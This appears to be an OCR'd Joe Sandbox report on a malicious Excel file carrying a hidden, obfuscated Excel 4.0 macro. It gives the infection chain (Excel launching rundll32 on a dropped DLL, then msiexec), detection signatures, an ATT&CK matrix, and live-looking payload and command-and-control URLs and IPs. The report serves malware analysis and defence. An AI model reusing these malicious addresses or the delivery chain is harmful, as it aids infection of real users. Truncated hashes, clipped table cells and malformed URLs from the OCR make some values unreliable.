ID: 344663
Sample Name: case (1522).xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:30:59
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report case (1522).xls

Overview


General Information

Sample Name:	case (1522).xls
Analysis ID:	344663
MD5:	933ac69cb772d6..
SHA1:	7bb7870ebb261a..
SHA256:	d4592471179f7d3.
Tags:	xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Contains functionality to inject code …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found malicious URLs in unpacked …
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2260 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2464 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2364 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - msiexec.exe (PID: 2416 cmdline: msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
case (1522).xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Compliance:

- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Software Vulnerabilities:

- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:

- Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

- Found malicious Excel 4.0 Macro
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Found Excel 4.0 Macro with suspicious formulas
- Found abnormal large hidden Excel 4.0 Macro sheet
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

- Contains functionality to inject code into remote processes
- Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 4	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 4	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 3 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.2330000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File
5.2.msiexec.exe.90000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
gadgetswolf.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/7	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl3.digicert	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://homesoapmolds.com/post.phpr	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/	0%	Avira URL Cloud	safe	
http://https://rnollg.com/kev/scfrd.dll	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.php	0%	Avira URL Cloud	safe	
http://crt.comod	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/post.php	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://crl3.digicertP	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.phpi	0%	Avira URL Cloud	safe	
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://rnollg.com/kev/scfrd.dll$8	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/	0%	Avira URL Cloud	safe	
http://https://gadgetswolf.com/post.php_	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/post.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
homesoapmolds.com	104.21.60.169	true	false		unknown
rnollg.com	172.67.150.228	true	false		unknown
gadgetswolf.com	172.67.200.147	true	false	• 0%, Virustotal, Browse	unknown
govemedico.tk	104.21.73.69	true	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	77EE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2160422362.0000000001F50000. 00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2161150492.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160422362.000 0000001F50000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2161150492.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160422362.000 0000001F50000.00000002.0000000 1.sdmp	false		high
http://crl.entrust.net/server1.crl0	msiexec.exe, 00000005.00000002 .2361132806.0000000000324000.0 0000004.00000020.sdmp	false		high
http://https://govemedico.tk/7	msiexec.exe, 00000005.00000002 .2361128084.0000000000319000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl3.digicert	msiexec.exe, 00000005.00000002 .2361161778.000000000036E000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	msiexec.exe, 00000005.00000002 .2361132806.0000000000324000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://homesoapmolds.com/post.phpr	msiexec.exe, 00000005.00000002 .2361183762.000000000039B000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	msiexec.exe, 00000005.00000002 .2361161778.000000000036E000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/	msiexec.exe, 00000005.00000002 .2361132806.0000000000324000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://rnollg.com/kev/scfrd.dll	before.1.0.0.sheet.csv_unpack	true	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	msiexec.exe, 00000005.00000002 .2361161778.000000000036E000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/post.php	msiexec.exe, 00000005.00000003 .2168531557.00000000003AA000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.comod	msiexec.exe, 00000005.00000002 .2361161778.000000000036E000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://govemedico.tk/	msiexec.exe, 00000005.00000002 .2361128084.0000000000319000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://homesoapmolds.com/post.php	msiexec.exe, 00000005.00000002 .2361183762.000000000039B000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2161457717.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160641047.000 0000002137000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2161150492.0000000001B70000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160422362.000 0000001F50000.00000002.0000000 1.sdmp	false		high
http://crl3.digicertP	msiexec.exe, 00000005.00000002 .2361161778.000000000036E000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2161457717.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160641047.000 0000002137000.00000002.0000000 1.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	msiexec.exe, 00000005.00000002 .2361161778.000000000036E000.0 0000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2161457717.0000000001D57000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160641047.000 0000002137000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	msiexec.exe, 00000005.00000002.2361345718.0000000001F10000.00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2161150492.0000000001B70000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2160422362.0000001F50000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	msiexec.exe, 00000005.00000002.2361345718.0000000001F10000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://gadgetswolf.com/post.phpi	msiexec.exe, 00000005.00000002.2361132806.0000000000324000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	case (1522).xls	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	msiexec.exe, 00000005.00000002.2361161778.000000000036E000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rnollg.com/kev/scfrd.dll$8	case (1522).xls, 77EE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	msiexec.exe, 00000005.00000002.2361161778.000000000036E000.00000004.00000020.sdmp	false		high
http://https://homesoapmolds.com/	msiexec.exe, 00000005.00000002.2361161778.000000000036E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	msiexec.exe, 00000005.00000002.2361161778.000000000036E000.00000004.00000020.sdmp	false		high
http://https://gadgetswolf.com/post.php_	msiexec.exe, 00000005.00000002.2361132806.0000000000324000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://govemedico.tk/post.php	msiexec.exe, 00000005.00000002.2361161778.000000000036E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.150.228	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.60.169	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.200.147	unknown	United States		13335	CLOUDFLARENETUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.73.69	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344663
Start date:	26.01.2021
Start time:	21:30:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	case (1522).xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/12@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 67.8% (good quality ratio 67.4%) • Quality average: 89.5% • Quality standard deviation: 19.2%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:32:15	API Interceptor	1200x Sleep call for process: msiexec.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.150.228	case (166).xls	Get hash	malicious	Browse	
104.21.60.169	case (4374).xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
gadgetswolf.com	case (4374).xls	Get hash	malicious	Browse	• 104.21.44.135
	case (166).xls	Get hash	malicious	Browse	• 104.21.44.135
rnollg.com	case (166).xls	Get hash	malicious	Browse	• 172.67.150.228
govemedico.tk	case (4374).xls	Get hash	malicious	Browse	• 172.67.158.184
